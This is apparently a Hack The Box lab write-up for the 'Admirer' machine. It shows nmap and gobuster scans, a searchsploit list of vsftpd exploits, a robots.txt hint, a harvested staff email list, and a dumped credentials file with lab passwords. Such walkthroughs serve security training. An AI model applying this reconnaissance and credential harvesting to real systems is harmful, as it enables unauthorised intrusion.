


# admirer




```
┌──(root💀 kali)-[/Documents/htb/boxes/admirer]
└─# nmap -sC -sV -oA nmap/admirer 10.10.10.187
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-15 00:13 EDT
Nmap scan report for 10.10.10.187
Host is up (0.079s latency).
Not shown: 997 closed ports
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
22/tcp open  ssh     OpenSSH 7.4p1 Debian 10+deb9u7 (protocol 2.0)
| ssh-hostkey:
|   2048 4a:71:e9:21:63:69:9d:cb:dd:84:02:1a:23:97:e1:b9 (RSA)
|   256 c5:95:b6:21:4d:46:a4:25:55:7a:87:3e:19:a8:e7:02 (ECDSA)
|_  256 d0:2d:dd:d0:5c:42:f8:7b:31:5a:be:57:c4:a9:a7:56 (ED25519)
80/tcp open  http    Apache httpd 2.4.25 ((Debian))
| http-robots.txt: 1 disallowed entry
|_/admin-dir
|_http-server-header: Apache/2.4.25 (Debian)
|_http-title: Admirer
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```




```
┌──(root💀 kali)-[/Documents/htb/boxes/admirer]
└─# gobuster dir -u http://10.10.10.187 -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -x php,html -t 25 2> /dev/null
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.10.187
[+] Method:                  GET
[+] Threads:                 25
[+] Wordlist:                /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Extensions:              html,php
[+] Timeout:                 10s
===============================================================
2021/05/15 00:13:38 Starting gobuster in directory enumeration mode
===============================================================
/images               (Status: 301) [Size: 313] [--> http://10.10.10.187/images/]
/index.php            (Status: 200) [Size: 6051]
/assets               (Status: 301) [Size: 313] [--> http://10.10.10.187/assets/]
/server-status        (Status: 403) [Size: 277]
█
```



```
┌──(root💀 kali)-[/Documents/htb/boxes/admirer]
└─# searchsploit vsftpd
--------------------------------------------------------------- ---------------------------
 Exploit Title                                                 |  Path
--------------------------------------------------------------- ---------------------------
vsftpd 2.0.5 - 'CWD' (Authenticated) Remote Memory Consumption | linux/dos/5814.pl
vsftpd 2.0.5 - 'deny_file' Option Remote Denial of Service (1) | windows/dos/31818.sh
vsftpd 2.0.5 - 'deny_file' Option Remote Denial of Service (2) | windows/dos/31819.pl
vsftpd 2.3.2 - Denial of Service                               | linux/dos/16270.c
vsftpd 2.3.4 - Backdoor Command Execution                      | unix/remote/49757.py
vsftpd 2.3.4 - Backdoor Command Execution (Metasploit)         | unix/remote/17491.rb
vsftpd 3.0.3 - Remote Denial of Service                        | multiple/remote/49719.py
--------------------------------------------------------------- ---------------------------
```



```
User-agent: *

# This folder contains personal contacts and creds, so no one -not even robots- should see it - waldo
Disallow: /admin-dir
```




# Forbidden

You don't have permission to access this resource.


*Apache/2.4.25 (Debian) Server at 10.10.10.187 Port 80*

user = waldo




10.10.10.187/admin-dir/contacts.txt
GTFOBins
GitHub - swisskyrepo/...
Reverse Shell Cheat Sh...

```
##########
# admins #
##########
# Penny
Email: p.wise@admirer.htb


##############
# developers #
##############
# Rajesh
Email: r.nayyar@admirer.htb

# Amy
Email: a.bialik@admirer.htb

# Leonard
Email: l.galecki@admirer.htb



#############
# designers #
#############
# Howard
Email: h.helberg@admirer.htb

# Bernadette
Email: b.rauch@admirer.htb
```



```
┌──(root💀 kali)-[/Documents/htb/boxes/admirer]
└─# vi contacts.txt

┌──(root💀 kali)-[/Documents/htb/boxes/admirer]
└─# grep Email contacts.txt
Email: p.wise@admirer.htb
Email: r.nayyar@admirer.htb
Email: a.bialik@admirer.htb
Email: l.galecki@admirer.htb
Email: h.helberg@admirer.htb
Email: b.rauch@admirer.htb

┌──(root💀 kali)-[/Documents/htb/boxes/admirer]
└─# grep Email contacts.txt | awk '{print $2}'
p.wise@admirer.htb
r.nayyar@admirer.htb
a.bialik@admirer.htb
l.galecki@admirer.htb
h.helberg@admirer.htb
b.rauch@admirer.htb

┌──(root💀 kali)-[/Documents/htb/boxes/admirer]
└─# grep Email contacts.txt | awk '{print $2}' > emails
```

from robots.txt



10.10.10.187/admin-dir/credentials.txt
GTFOBins
GitHub - swisskyrepo/...
Reverse Shell Cheat Sh...


```
[Internal mail account]
w.cooper@admirer.htb
fgJr6q#S\W:$P

[FTP account]
ftpuser
%n?4Wz}R$tTF7

[Wordpress account]
admin
w0rdpr3ss01!
```

[Internal mail account]
w.cooper@admirer.htb
fgJr6q#S\W:$P

